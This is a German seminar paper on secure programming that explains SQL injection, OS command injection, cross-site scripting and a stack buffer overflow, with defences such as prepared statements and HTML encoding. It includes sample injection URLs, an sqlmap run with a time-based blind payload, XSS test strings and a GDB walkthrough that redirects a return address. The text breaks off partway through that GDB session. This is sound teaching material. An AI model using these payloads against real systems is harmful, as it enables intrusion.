



FernUniversität
in Hagen

Fakultät für Mathematik und Informatik

Hausarbeit

im Seminar 21817 „IT-Sicherheit“

Thema:	Aspekte der Sicherheit in der Programmierung
Autor:	Florian Mahlecke <florian.mahlecke@cirosec.de> MatNr. 8632014
Autor:	Kirsten Katharina Roschanski <studium@kirsten-roschanski.de> MatNr. 9053522
Version vom:	23. Juni 2013
Betreuer:	Dipl. Inf. Daniel Berg

Eidesstattliche Erklärung

Eidesstattliche Erklärung zur Hausarbeit

Ich versichere, die von mir vorgelegte Arbeit selbstständig verfasst zu haben. Alle Stellen, die wörtlich oder sinngemäß aus veröffentlichten oder nicht veröffentlichten Arbeiten anderer entnommen sind, habe ich als entnommen kenntlich gemacht. Sämtliche Quellen und Hilfsmittel, die ich für die Arbeit benutzt habe, sind angegeben. Die Arbeit hat mit gleichem Inhalt bzw. in wesentlichen Teilen noch keiner anderen Prüfungsbehörde vorgelegen.

Unterschrift :

Ort, Datum :

Eidesstattliche Erklärung

Eidesstattliche Erklärung zur Hausarbeit

Ich versichere, die von mir vorgelegte Arbeit selbstständig verfasst zu haben. Alle Stellen, die wörtlich oder sinngemäß aus veröffentlichten oder nicht veröffentlichten Arbeiten anderer entnommen sind, habe ich als entnommen kenntlich gemacht. Sämtliche Quellen und Hilfsmittel, die ich für die Arbeit benutzt habe, sind angegeben. Die Arbeit hat mit gleichem Inhalt bzw. in wesentlichen Teilen noch keiner anderen Prüfungsbehörde vorgelegen.

Unterschrift :

Ort, Datum :

Inhaltsverzeichnis

Eidesstattliche Erklärung	2
Abkürzungsverzeichnis	5
1 Einleitung	5
2 Schwachstellen	6
2.1 Injection-Schwachstellen	6
2.1.1 SQL-Injection-Schwachstellen	7
2.1.2 OS-Command-Injection	9
2.2 Maßnahmen zur Behebung von Injection-Schwachstellen	9
2.2.1 Maßnahmen zur Behebung SQL-Injection-Schwachstellen	9
2.2.2 Maßnahmen zur Behebung von OS-Command-Injection	10
2.3 Cross Site Scripting-Schwachstellen	11
2.3.1 Persistentes Cross-Site-Scripting	11
2.3.2 Nicht-persistentes Cross-Site-Scripting	11
2.4 Maßnahmen zur Behebung von Cross-Site-Scripting-Schwachstellen	12
2.4.1 Encoding von HTML-Metazeichen	12
2.4.2 HMTL-Tag-Filter	13
2.4.3 Verwendung des Model-View-Controller-Pattern	14
2.5 Buffer-Overflow Schwachstellen	14
2.6 Maßnahmen zur Behebung von Overflow-Schwachstellen	19
2.6.1 Lexikalische Quellcode-Überprüfung	19
2.6.2 Semantische Quellcode-Überprüfungen	20
2.6.3 Programmanalyse zur Programmlaufzeit	22
3 Programmierfehler	25
4 Angriffsszenarien für bekannte Sicerheitslücken	25
5 Sicherer Code und Robuste Programmierung	25
6 Fazit	25
Literaturverzeichnis	26
Anhang	27
Listingverzeichnis	28
Abbildungsverzeichnis	29

1 Einleitung

Betrachtet man die Aspekte der sicheren Programmierung, so muss man sich im Vorfeld einer Betrachtung zunächst über die grundlegenden Risiken bei der Entwicklung von Softwarelösungen im Klaren sein. Generell existieren im Kontext der Informationstechnik folgende drei primäre Schutzziele, die bei der Entwicklung von Softwarelösungen berücksichtigt und eingehalten werden müssen:

- **Vertraulichkeit**

Eine Softwarelösung führt eine ausreichende Überprüfung von Benutzerberechtigungen durch und erlaubt nur legitimen Benutzern den Zugriff auf (vertrauliche) Daten. Die Vertraulichkeit von Daten hat implizit rechtliche Auswirkungen und ist in vielen Ländern durch entsprechende nationale Gesetze geregelt (z.B. Bundesdatenschutzgesetz). Neben rechtlichen Auswirkungen hat die Vertraulichkeit von Daten im Hinblick auf wirtschaftliche Interessen (z.B. Diebstahl von Forschungsergebnissen) einen sehr hohen Stellenwert.

- **Integrität**

Eine Softwarelösung verhindert eine Manipulation von Daten oder stellt Methoden (z.B. Hashwertbildung) zur Feststellung einer unerlaubten Modifikation der Daten bereit.

- **Verfügbarkeit** Eine Softwarelösung muss funktionieren, auch wenn ein Fehler- oder Problemfall auftritt. Die Verfügbarkeit ist aus wirtschaftlicher Sicht analog zur Vertraulichkeit zu bewerten. Fällt in einem Unternehmen eine zentrale Systemkomponente (z.B. SAP-System) aufgrund eines Softwarefehlers aus, kann dies zum vollständigen Erliegen eines Geschäftsprozesses führen und in kürzester Zeit einen immensen monetären Schaden verursachen.

Da zur Wahrung der oben aufgeführten Schutzziele im Umfeld der Softwareentwicklung vielfältige Lösungsansätze existieren, würde eine detaillierte Betrachtungen der verschiedenen Entwicklungsparadigmen, Implementierungsverfahren und Frameworks den Rahmen dieser Ausarbeitung bei weitem überschreiten. Aus diesem Grund betrachten die Verfasser ausgewählte Entwicklungsprozesse und Konzepte, die eine sichere Entwicklung von Software unterstützen. Daneben werden verschiedene Angriffs- und Bedrohungsszenarien einschließlich möglicher Gegenmaßnahmen aufgezeigt.

2 Schwachstellen

In den folgenden Kapiteln werden die Top 3 der am häufigsten¹ anzutreffenden Schwachstellen aus Sicht des Common Weakness Enumeration (CWE) Projekts² vorgestellt. Dabei handelt es sich gemäß der Statistik des CWE um folgende Schwachstellenkategorien:

- SQL-Injection
- OS-Command-Injection
- Buffer-Overflows
- Cross-Site-Scripting

Im Rahmen dieser Ausarbeitung werden die Kategorien SQL-Injection und OS-Command-Injection aufgrund ihrer sehr ähnlichen Funktionsweise unter Injection-Schwachstellen zusammengefasst.

Dabei kommen typische Injection- und Cross-Site-Scripting-Schwachstellen vermehrt bei webbasierten Anwendungen vor, während Buffer-Overflow-Schwachstellen typischerweise in Binäranwendungen oder Runtime-basierenden Anwendungen zu finden sind. Alle drei Schwachstellenkategorien verfügen über eine Gemeinsamkeit: Die Schwachstellen basieren immer auf einer unzureichenden Validierung von Ein- oder Ausgabewerten.

Bei Buffer-Overflow Schwachstellen kann es sich beispielsweise um vom Anwendungsnutzer überlange eingegebene Zeichenketten handeln, die dazu führen, einen reservierten Bereich im Speicher zu überschreiben. Bei Injection-Schwachstellen handelt es sich meist um Datenbank- oder Betriebssystembefehle, die über einen unzureichend validierten Eingabeparameter einer Webanwendung an das Datenbank- oder Betriebssystem durchgereicht werden.

Bei Cross-Site-Scripting wird ebenfalls wie bei Injection-Schwachstellen über einen unzureichend validierten Eingabeparameter JavaScript-Code in eine webbasierte Anwendung eingeschleust, der im Browser eines Anwendungsnutzer zur Ausführung kommt.

Die folgenden Abschnitte erläutern die einzelnen Schwachstellenkategorien und zeigen gängige Maßnahmen zur Erkennung und Behebung der Schwachstellen auf.

2.1 Injection-Schwachstellen

Zur dieser Schwachstellenkategorie zählen typischerweise SQL-, LDAP-, OS-Command oder XPath-Injections. Diese Schwachstellen treten bei Anwendungen auf, die nicht vertrauenswürdige Eingaben (z.B. Eingaben durch einen Anwender) nicht ausreichend prüfen.

¹<http://cwe.mitre.org/top25/>

²<http://cwe.mitre.org/>

2.1.1 SQL-Injection-Schwachstellen

Die SQL-Injection Technik wurde 1998 im Phrack Magazin³ einem breiten Publikum vorgestellt. Mithilfe einer SQL-Injection Schwachstelle kann ein Angreifer über einen serverseitig unzureichend validierten Eingabeparameter beliebige Datenbankbefehle an eine der Webanwendung nachgelagerten Backend-Datenbank senden.

Alle gängigen Programmiersprachen sind – unabhängig von den folgenden Beispielen – für SQL-Injections anfällig. Dabei sind Runtime-basierende Sprachen wie beispielsweise Java oder C# aufgrund ihrer restriktiven Typprüfung tendenziell weniger anfällig für diese Art von Schwachstelle als klassische Scriptsprachen wie PHP oder Perl.

Beispiel

Eine Applikation verfügt über eine Suchfunktion, die es einen Anwender ermöglicht, über ein Suchformular nach Benutzer-IDs zu suchen. Die Suche ist über das Suchformular "suche.php" realisiert

Regulärer Aufruf der Anwendung:

URL: `http://www.beliebigeDomain.de/suche.php?id=4711`

Erzeugtes SQL-Statement:

```
1 SELECT benutzer, email FROM users WHERE id=4711;
```

Da die Anwendung den Wert des Übergabeparameters "id" nicht ausreichend validiert, kann ein Angreifer das SQL-Statement beliebig erweitern:

Aufruf der Anwendung mit URL angehängtem, encodierten SQL-Statement

URL: `http://www.beliebigeDomain.de/suche.php?id=4711%3B%20UPDATE%20users%20SET%20isAdmin%3D1%20WHERE%20id%3D235%3B`

Erzeugtes SQL-Statement:

```
1 SELECT benutzer, email FROM users WHERE id=4711;
2 UPDATE users SET isAdmin=1 WHERE id=235;
```

Um potentielle SQL-Injection Schwachstellen innerhalb einer Anwendung zu finden, existieren eine Vielzahl von kommerziellen Anwendungen (z.B. Havij⁴) als auch Open-Source-Tools wie z.B. Sqlmap⁵

Sqlmap

Bei Sqlmap handelt es sich um ein Open-Source Tool um SQL-Injection Schwachstellen automatisiert zu finden und auszunutzen. Bei Sqlmap handelt es sich um eine konsolenbasierte Anwendung. Das kommerzielle Tool Havij bietet dem Anwender hingegen eine grafische Menüführung an.

Im folgenden Beispiel besteht die Vermutung, dass einer der folgenden POST-Parameter für SQL-Injection anfällig ist. Dabei ist im Vorfeld der Überprüfung bekannt, dass es

³<http://www.phrack.org/issues.html?issue=54&id=8#article>

⁴<http://www.itsecteam.com/products/havij-v116-advanced-sql-injection/>

⁵<http://sqlmap.org/>

sich bei der Backend-Datenbank um eine MSSQL-Datenbank handelt. Um dies automatisiert zu verifizieren, wird Sqlmap mit folgenden Parametern aufgerufen:

```
1 sqlmap.py -u "http://www.beispiel.de"
2 --data="p1=index.aspx?txtMail=user@name.de&txtPw=geheim&cmdSend=Login"
3 --dbms=mssql --risk=3 --level=3
```

Ist einer der Parameter für SQL-Injection Angriffe anfällig, werden Informationen zum darunterliegenden Betriebssystem, der eingesetzten Datenbank, als auch Details zur verwendeten Injection-Technik ausgegeben.

```
1 [INFO] the back-end DBMS is Microsoft SQL Server
2 web server operating system: Windows Vista
3 web application technology: ASP.NET, ASP, Microsoft IIS 7.0
4 back-end DBMS: Microsoft SQL Server 2008
5
6 Place: POST
7   Type: AND/OR time-based blind
8   Title: Microsoft SQL Server/Sybase time-based blind
9   Payload: p1=index.aspx?txtMail=user@name.de' WAITFOR DELAY '0:0:5'
10  --&txtPw=geheim&cmdSend=Login
```

Wie der Ausgabe zu entnehmen ist, wird als Datenbanksystem das Microsoft Produkt SQL-Server 2008 auf einem Microsoft Windows Vista betrieben. Der Parameter txtMail ist für einen time-based blind SQL-Injection-Angriff anfällig.

Time-based blind SQL Injection

Bei einer "Blind SQL-Injection" geht aus den Fehlermeldungen des Datenbanksystems nicht hervor, ob eine Anfrage an die Datenbank erfolgreich war oder nicht. Durch die Korrelation von verschiedenen Details wie z.B. eine provozierte Veränderung der Laufzeiten durch einen Angreifer oder kleinsten Änderungen innerhalb der DBMS-Fehlermeldung können Rückschlüsse auf den Erfolg einer Anfrage gezogen werden.

Um beispielsweise den Namen der Datenbank mit Hilfe einer "time-based blind" SQL-Injection herauszufinden bzw. zu erraten (enumerieren) wird im verwendeten Beispiel für jeden richtig geratenen Buchstaben der gesuchten Datenbank-Bezeichnung eine Pause von 5 Sekunden eingelegt. Auf diese Weise kann ein Angreifer feststellen, ob eine Datenbankanfrage erfolgreich war oder nicht bzw. ob der übergebene Buchstabe ein Teil der Datenbank-Bezeichnung war.

Die Enumeration ist jedoch nicht ausschließlich auf den Datenbanknamen oder die Datenbanktabellen begrenzt, ebenso kann der aktuelle Datenbankbenutzer enumeriert werden oder sogar Betriebssystembefehle über diese Schwachstelle abgesetzt werden.

Für weitere Hintergrundinformationen zu den einzelnen SQL-Injection-Techniken wird auf das SQL-injection-Cheat-Sheet⁶ verwiesen.

⁶<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku>

2.1.2 OS-Command-Injection

OS-Command-Injection-Schwachstellen verhalten sich sehr ähnlich zu SQL-Injection-Schwachstellen. Dabei werden beispielsweise über eine Webanwendung Betriebssystembefehle eingeschleust und ausgeführt.

Beispiel-1: Regulärer Aufruf eines Perl CGI-Scripts zur Ausgabe von aktuell am System angemeldeten Benutzern

URL: `http://www.beliebigeDomain.de/showUser.cgi?username=randomUser`

Erzeuger Perl-CGI-Code:

```
print 'who | grep $username';
```

Beispiel-2: Aufruf des CGI-Scripts mit angehängten Betriebssystembefehlen

URL: `http://www.beliebigeDomain.de/showUser.cgi?`

`username=randomUser;ls%20-la`

Erzeuger Perl-CGI-Code:

```
print 'who | grep $username; ls -la';
```

Durch ein Anhängen des `ls`-Befehls an den GET-Parameter `username` wird nicht nur nach dem übergebenen Benutzernamen innerhalb der `who`-Ausgabe gesucht, sondern auch der Inhalt des aktuellen Verzeichnisses ausgegeben.

2.2 Maßnahmen zur Behebung von Injection-Schwachstellen

Um Anwendungen vor Injection-Schwachstellen zu schützen, empfiehlt es sich generell neben einer serverseitigen Validierung aller Eingabeparameter und deren Prüfung auf kritische Zeichenketten wie beispielsweise Anführungszeichen oder Semikolon, bereits im Entwicklungsprozess regelmäßig statische Quellcode-Analyse durchzuführen.

2.2.1 Maßnahmen zur Behebung SQL-Injection-Schwachstellen

In diesem Abschnitt werden mögliche Maßnahmen zur Behebung von SQL-Injection-Schwachstellen vorgestellt.

Escapen von Metazeichen

Werden Strings für Datenbankabfragen dynamisch generiert, dürfen dabei keine unerwünschten Metazeichen in den String eingebaut werden. Werden unerlaubt Metazeichen übergeben, müssen diese erkannt und "entschärft" werden.

```
1 function SQLStringReplacement($s) {  
2     $s = str_replace("'", "''", $s );  
3     $s = str_replace("\\", "\\\\", $s );  
4     [...]  
5 }
```

Mit obigem Beispiel Quelltext werden die SQL-Metazeichen `"` und Backslash verdoppelt. Diese Verdopplung führt dazu, dass die Metazeichen vom Datenbanksystem nicht mehr interpretiert werden.

An dieser Stelle wird jedoch empfohlen, aufgrund der Fehlerträchtigkeit von selbst entwickelten "Escaping"-Lösungen auf verbreitete (Framework-)Lösungen wie beispielsweise die OWASP Enterprise Security API⁷ zurückzugreifen.

Verwendung von Prepared Statements

Statt das Escaping der Metazeichen eigenständig oder auf Basis einer Frameworklösung durchzuführen, können auch Prepared Statements verwendet werden um die Injection von unerwünschten Parameterwerten in ein SQL-Statement zu verhindern.

```
1 preparedStatement string = conn.prepareStatement (
2 "SELECT benutzer, email FROM users WHERE id=?"
3 );
```

In einem Prepared Statement wird die SQL-Anweisung nicht mehr vollständig dynamisch generiert, sondern wird von einem Entwickler bis auf die benötigten Parameterwerte bereits im Quelltext vordefiniert. In obigem Prepared Statement könnte die Sicherheit noch erhöht werden, indem beispielsweise noch geprüft wird, ob es sich bei dem übergebenen Parameterwert um einen (erwarteten) Integer-Wert handelt.

2.2.2 Maßnahmen zur Behebung von OS-Command-Injection

In diesem Abschnitt werden mögliche Maßnahmen zur Behebung von OS-Command-Injection-Schwachstellen vorgestellt.

Escapen von Metazeichen

Identisch mit den Empfehlungen zur Behebung einer SQL-Injection-Schwachstelle, allerdings betrifft hierbei keine Datenbank-Metazeichen sondern die Shell-Metazeichen.

Benutzereingaben als Übergabeparameter verhindern

Um beim Aufruf einer Konsolenanwendung aus einem laufenden Programm heraus zu verhindern, dass vom Benutzer beliebiger schadhafter Code zur Ausführung kommt, sollte auf die Verwendung vom Anwender wählbarer Übergabeparameter vollständig verzichtet werden.

Verwendung von Funktionen der Programmiersprache statt Shell-Befehlen

Im Idealfall wird auf den Aufruf von externen Shell-Programmen aus einem laufenden Programm heraus vollständig verzichtet. Stattdessen werden native Funktionen der verwendeten Programmiersprache verwendet.

⁷https://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API

2.3 Cross Site Scripting-Schwachstellen

Cross-Site-Scripting-Schwachstellen (kurz: XSS) ähneln stark den Injection-Schwachstellen. Die Schwachstellen basieren, ähnlich den Injection-Schwachstellen auf einer unzureichenden Eingabevalidierung. Bei dieser Schwachstellenkategorie wird HTML- oder JavaScript-Code in den Browser des Anwendungsnutzers eingeschleust und dort interpretiert. Cross-Site-Scripting-Schwachstellen lassen sich generell in zwei beiden Arten unterscheiden:

2.3.1 Persistentes Cross-Site-Scripting

Bei persistentem Cross-Site Scripting wird der applikationsfremde JavaScript-Code dauerhaft (z.B. in einer Datenbankfeld) in einer webbasierten Anwendung platziert. Besucht ein Nutzer eine betroffene Anwendung, in der dieser schadhafte JavaScript-Code eingebettet ist, wird der Schadcode ohne weitere Interaktion mit dem Benutzer übertragen und in dessen Browser interpretiert bzw. ausgeführt.

2.3.2 Nicht-persistentes Cross-Site-Scripting

Bei nicht-persistentem Cross-Site Scripting (auch reflexives Cross-Site-Scripting genannt) muss der JavaScript-Code dagegen mit jeder Anfrage an die Anwendung übertragen werden. Dies kann ein Angreifer beispielsweise dadurch erreichen, indem er dem Opfer eine E-Mail zustellt, die einen Link mit entsprechend präparierten Parameterwerten enthält.

Beispiel für eine Cross-Site-Scripting-Schwachstelle (reflexiv)

Der folgende Beispielscode gibt den Wert des Parameters `msg` aus (siehe Abbildung 1):

URL: `http://domain.de/FUH/msg.php?msg=das+ist+ein+beispiel`

```
1 <html>
2 <body>
3 <h1>Beispiel: Ausgabe des GET-Parameters "msg"</h1>
4 <br>
5 <?
6 echo 'String: '. $_GET["msg"];
7 ?>
8 </body>
9 </html>
```

Da im Beispiel keine serverseitige Validierung des Parameters `msg` vorgenommen wird, ist der Parameter anfällig für Cross-Site-Scripting. Wird an die URL aus dem vorhergehenden Beispiel JavaScript Code angehängt, wird der Code vom Browser des Anwenders interpretiert und ausgeführt (siehe Abbildung 2).

URL: `http://domain.de/FUH/msg.php?msg=das+ist+ein+beispiel`

`<script>alert('XSS')</script>`



Abbildung 1: Ausgabe des eines Beispiel-Strings




Abbildung 2: Der JavaScript-Code kommt im Browser zu Ausführung

Betrachtet man den Quellcode von Abbildung 2, so erkennt man den in HTML eingebetteten JavaScript-Code:

```

1 <html>
2 <body>
3 <h1>Beispiel: Ausgabe des GET-Parameters "msg"</h1>
4 <br>
5 String: das ist ein beispiel<script>alert('XSS')</script></body>
6 </html>

```

2.4 Maßnahmen zur Behebung von Cross-Site-Scripting-Schwachstellen

In diesem Abschnitt werden mögliche Maßnahmen zur Behebung von SQL-Injection-Schwachstellen vorgestellt.

2.4.1 Encoding von HTML-Metazeichen

Durch HTML-Encoding⁸ werden bestimmte HTML-Metazeichen auf äquivalente Zeichenfolgen abgebildet.

Beim Aufruf der URL aus dem Beispiel würde der Wert des Parameters `msg` wie folgt encodiert und im Quelltext dargestellt werden:

```

1 <html>

```

⁸http://en.wikipedia.org/wiki/Character_encodings_in_HTML

```
2 <body>
3 <h1>Beispiel: Ausgabe des GET-Parameters "msg"</h1>
4 <br>
5 String: das ist ein beispiel<script>alert(‘XSS’)</script></
6 </html>
```

Wie der Ausgabe zu entnehmen ist, wurden die typischen HTML-Metazeichen serverseitig encodiert und werden aus diesem Grund vom Browser nicht mehr als HTML-Metazeichen interpretiert. Der Versuch eine JavaScript-Messagebox mit dem Inhalt "XSS" aufpoppen zu lassen schlug fehl.

2.4.2 HMTL-Tag-Filter

Bei manchen Systemen (z.B. bei Diskussionsforen) ist ein vollständiges HTML-Encoding nicht möglich, da für die Erstellung von Beiträgen möglicherweise HTML-Markup benötigt wird.

Dabei ist das Vorgehen bei der Verwendung von Tag-Filtern ähnlich der empfohlenen Maßnahmen zur Behebung von Injection-Schwachstelle (siehe Abschnitt 2.2.1), bei denen ein Filter auf nicht benötigte Zeichen- und Zeichenketten matchen muss. Es ist beispielsweise nicht davon auszugehen, dass innerhalb eines Diskussionsforums absichtlich ein JavaScript-Tag eingefügt werden muss. Aus diesem Grund kann auf den Tag `<script>` verzichtet werden. Ebenso sollte der Filter Schlüsselwörter erkennen, die unter Umständen zur Ausführung von JavaScript-Code führen, wie z.B:

```
1 <style type="text/javascript">alert('XSS')</style>
```

An dieser Stelle sei darauf hingewiesen, dass bei der Verwendung von Tag-Filtern (bzw. Blacklist-Filtern) nach Möglichkeit auf eine eigenständige Implementierung verzichtet werden sollte und auf "Best-Practice"-Lösungen wie beispielsweise die OWASP ESAPI-Bibliothek zurückgegriffen werden sollte.

Dabei ist weiterhin zu beachten, dass sich die kritischen HTML-Tags zwischen den verschiedenen HTML-Versionen unterscheiden können. Durch die Einführung von HTML-5 können beispielsweise Filter, die lediglich auf für HTML 4.x relevante Zeichen- und Zeichenketten matchen umgangen werden. Eine ausführliche Beschreibung der verschiedensten Umgehungsmöglichkeiten von HTML-4-Filtern durch HTML-5-Tags sind im HTML-5-Cheat-Sheet⁹ zu finden.

2.4.3 Verwendung des Model-View-Controller-Pattern

Im Regelfall benötigt die eigentliche Anwendungslogik keine Details über die spätere Darstellung der Informationen. Das bedeutet, dass Eingabeparameter auf ihre erwarteten Werte reduziert werden können ohne Zusatzinformationen über beispielsweise ihre Darstellung beinhalten zu müssen.

⁹<http://html5sec.org/>

Aus diesem Grund kann man bereits bei der Entwicklung von Anwendungen nach dem Model-View-Controller (MVC) Entwicklungspattern vorgehen. Dabei werden die Daten (Model), die Darstellung (View) und die Benutzerinteraktionen (Controller) strikt voneinander getrennt. Benutzereingaben werden auf diese Weise strikt von ihrer späteren (erneuten) Darstellung während der Ausgabe getrennt.

Wird dieses MVC-Konzept konsequent bei der Anwendungsentwicklung fortgeführt, reduziert sich das Risiko von Cross-Site-Scripting-Schwachstellen aufgrund der konsequenten Trennung von Daten und deren Darstellung.

2.5 Buffer-Overflow Schwachstellen

Buffer-Overflows Schwachstellen entstehen im Regelfall durch die Verwendung von Programmiersprachen, die es einem Entwickler ermöglichen, allozierte Speicherbereiche unkontrolliert zu überschreiben.

Als ein typischer Vertreter für eine Programmiersprache die potentiell für Buffer-Schwachstellen anfällig ist, gilt die Programmiersprache C. Die Programmiersprache ermöglicht es einem Entwickler, nahezu beliebige Speicheradressen zu überschreiben und bietet darüber hinaus noch zahlreiche eigene, native C-Funktionen (z.B. `strcpy()`), die unabhängig vom Entwickler keinerlei Prüfungen in Hinsicht auf den benötigten Speicherplatz implementiert haben.

Beispiel: Stack-Overflow (Setup: x64-System, Linux, gcc-4.8.1)


Der C-Code im folgenden Beispiel erwartet die Eingabe einer beliebigen Zeichenkette mit einer maximalen Länge von 63 Zeichen zzgl. des String-Ende-Zeichens als Kommandozeilenparameter. Die im Code verwendete C-Funktion `strcpy()` gilt als unsicher, da keine Längenprüfung des zu kopierenden Strings vorgenommen wird. Mithilfe der `strcpy()`-Funktion ist es später möglich, die Rücksprungadresse der `go()`-Funktion so zu modifizieren, dass die im Code nicht aufgerufene Funktion `pwnd()` ausgeführt wird.

```
1 #include <string.h>
2 #include <stdlib.h>
3 #include <stdio.h>
4
5 int go(char *input) {
6     char data[64];
7     strcpy(data, input);
8     printf ("String: %s\n", data);
9     return 1;
10 }
11
12 void pwnd(void) {
13     printf("\nPWND!\n");
14     exit(0);
15 }
```

```

15 }
16
17 int main(int argc, char *argv[]) {
18     if (argc > 1)
19         go(argv[1]);
20 }

```



```

[florian@audit exploit]$ ./poc EinMax64ZeichenLangerString
String: EinMax64ZeichenLangerString
[florian@audit exploit]$

```

Abbildung 3: Reguläre Funktionsweise des Programms

Im Folgenden wird das Programm analysiert und versucht, durch eine erfolgreiche Modifikation der Speicheradressen die Funktion `pwnd()` aufzurufen. Um das Programm zu analysieren wird der GNU Debugger¹⁰ (GDB-Kurzreferenz¹¹) verwendet. Für einen ersten Überblick werden die drei Funktionen disassembliert.

main()-Funktion

```

1 [florian@audit exploit]$ gdb -q poc
2 Reading symbols from /home/florian/exploit/poc...done.
3 (gdb) disas main
4 Dump of assembler code for function main:
5 0x000000000400624 <+0>:      push    %rbp
6 [...]
7 0x00000000040063d <+25>:      add     $0x8,%rax
8 0x000000000400641 <+29>:      mov     (%rax),%rax
9 0x000000000400644 <+32>:      mov     %rax,%rdi
10 0x000000000400647 <+35>:      callq   0x4005d0 <go>
11 0x00000000040064c <+40>:      leaveq
12 0x00000000040064d <+41>:      retq
13 End of assembler dump.

```

go()-Funktion

```

1 (gdb) disas go
2 Dump of assembler code for function go:
3 [...]
4 0x0000000004005e0 <+16>:      lea     -0x40(%rbp),%rax
5 0x0000000004005e4 <+20>:      mov     %rdx,%rsi
6 0x0000000004005e7 <+23>:      mov     %rax,%rdi
7 0x0000000004005ea <+26>:      callq   0x400480 <strcpy@plt>
8 0x0000000004005ef <+31>:      lea     -0x40(%rbp),%rax
9 0x0000000004005f3 <+35>:      mov     %rax,%rsi
10 0x0000000004005f6 <+38>:      mov     $0x4006d4,%edi

```

¹⁰<http://www.gnu.org/software/gdb>

¹¹<http://beej.us/guide/bggdb>


```

11 0x00000000004005fb <+43>:    mov     $0x0,%eax
12 0x0000000000400600 <+48>:    callq   0x4004a0 <printf@plt>
13 0x0000000000400605 <+53>:    mov     $0x1,%eax
14 0x000000000040060a <+58>:    leaveq
15 0x000000000040060b <+59>:    retq
16 End of assembler dump.

```

pwnd()-Funktion

```

1 (gdb) disas pwnd
2 Dump of assembler code for function pwnd:
3 0x000000000040060c <+0>:    push    %rbp
4 [...]

```

Aus den disassemblierten Funktionen können folgende Informationen entnommen werden:

main()-Funktion

- 0x0000000000400647 <+35>: callq 0x4005d0 <go>
An dieser Stelle wird durch einen call die Funktion go() aufgerufen.
- 0x000000000040064c <+40>: leaveq
Wurde die go()-Funktion erfolgreich durchlaufen, wird aus der go()-Funktion an diese Speicheradresse in die main()-Funktion zurückgesprungen.

go()-Funktion

- x00000000004005ef <+31>: lea -0x40 (%rbp), %rax
Aufgrund des vorhandenen C-Code ist bereits bekannt, dass für die strcpy()-Funktion ein 64Byte großes Charakter-Array (char data[64]) als Ziel des Kopiervorgangs reserviert wurde. Läge der C-Code nicht vor, könnte man durch den hexadezimalen Wert 0x40 die maximale Speichergröße von 64Byte feststellen.
- 0x000000000040060b <+59>: retq
Nach der Ausführung dieser Instruktion muss der Befehlszeiger (IP, bei x64 RIP abgekürzt) auf die Speicheradresse 0x40064c innerhalb der main()-Funktion zeigen.

pwnd()-Funktion

- 0x000000000040060c <+0>: push %rbp
Um die pwnd()-Funktion aus der pwnd()-Funktion heraus aufrufen zu können, muss der Befehlszeiger (RIP) innerhalb der go()-Funktion auf die Speicheradresse 0x40060c geändert werden.

Im Folgenden wird das Programm mit dem GDB gestartet, davor wird noch ein Haltepunkte an der Speicheradresse `0x40060b` gesetzt (siehe letzte Zeile der disassemblierten `go()` -Funktion) um die Überlegungen verifizieren zu können.

```

1 gdb) break *0x40060b
2 Breakpoint 6 at 0x40060b: file poc.c, line 13.
3 (gdb) run AAAAAAAA
4
5 String: AAAAAAAA
6
7 Breakpoint 6, 0x00000000040060b in go (input=0x7fffffffecdb "AAAAAAA") at poc
8 13      }
9 (gdb) p &data
10 $20 = (char (*)[64]) 0x7fffffff950
11 (gdb) x/12xg 0x7fffffff950
12 0x7fffffff950: 0x4141414141414141      0x00007ffff7ff9100
13 0x7fffffff960: 0x00007ffff7ffe190      0x0000000000f0b2ff
14 0x7fffffff970: 0x0000000000000001      0x000000000040069d
15 0x7fffffff980: 0x00007ffffffe9be      0x0000000000000000
16 0x7fffffff990: 0x00007ffffffe9b0      0x000000000040064c
17 0x7fffffff9a0: 0x00007fffffffea98      0x0000000020000000
18 (gdb)

```

Das Programm wird mit 8-mal "A" als Konsolenparameter gestartet. Ist der Haltepunkte erreicht, wird der 64Byte große Speicherbereich der Variablen `data` gesucht. Im Anschluss werden vom Beginn des Speicherbereichs der Variablen `data` 12-mal 8Byte große Speicherbereiche dargestellt.

Die ersten 8Byte entsprechen der hexadezimalen Darstellung der Zeichenfolge `AAAAAAA`, die als Übergabeparameter verwendet wurde. Die folgenden 7-mal 8Byte großen Speicherblöcke werden nicht verwendet und beinhalten ausschließlich zufällige Werte. Um die Rücksprungadresse erfolgreich zu modifizieren, sind die folgenden 8Byte bzw. 16Byte relevant:

```

1 0x7fffffff990: 0x00007ffffffe9b0      0x000000000040064c

```

Der linke Teil entspricht dem Basepointer (RBP), der rechte Teil entspricht der Rücksprungadresse in die `main()`-Funktion. Wird diese Adresse mit der Speicheradresse der `pwnd()`-Funktion überschrieben, so springt das Programm zur Laufzeit in die `pwnd()`-Funktion und führt diese aus.

Mit den folgenden Befehlen wird die `go()`-Funktion disassembliert, um die Startwert der `go()`-Funktion festzustellen. Im Anschluss werden die 12-mal 8Byte großen Speicheradressen ausgegeben und zwei Byte der Rücksprungadresse `0x40064c` modifiziert. Danach wird das Programm weiter ausgeführt und wie springt in die `pwnd()`-Funktion.

```

1 (gdb) disas pwnd
2 Dump of assembler code for function pwnd:
3   0x00000000040060c <+0>:      push    %rbp

```

```

4     [...]
5
6 End of assembler dump.
7 (gdb) x/12xg 0x7fffffff950
8 0x7fffffff950: 0x4141414141414141      0x00007ffff7ff9100
9 0x7fffffff960: 0x00007ffff7ffe190      0x0000000000f0b2ff
10 0x7fffffff970: 0x0000000000000001     0x000000000040069d
11 0x7fffffff980: 0x00007ffffffe9be      0x0000000000000000
12 0x7fffffff990: 0x00007ffffffe9b0      0x000000000040064c
13 0x7fffffff9a0: 0x00007ffffffe98      0x0000000200000000
14 (gdb) set {char}0x7fffffff998 = 0x0c
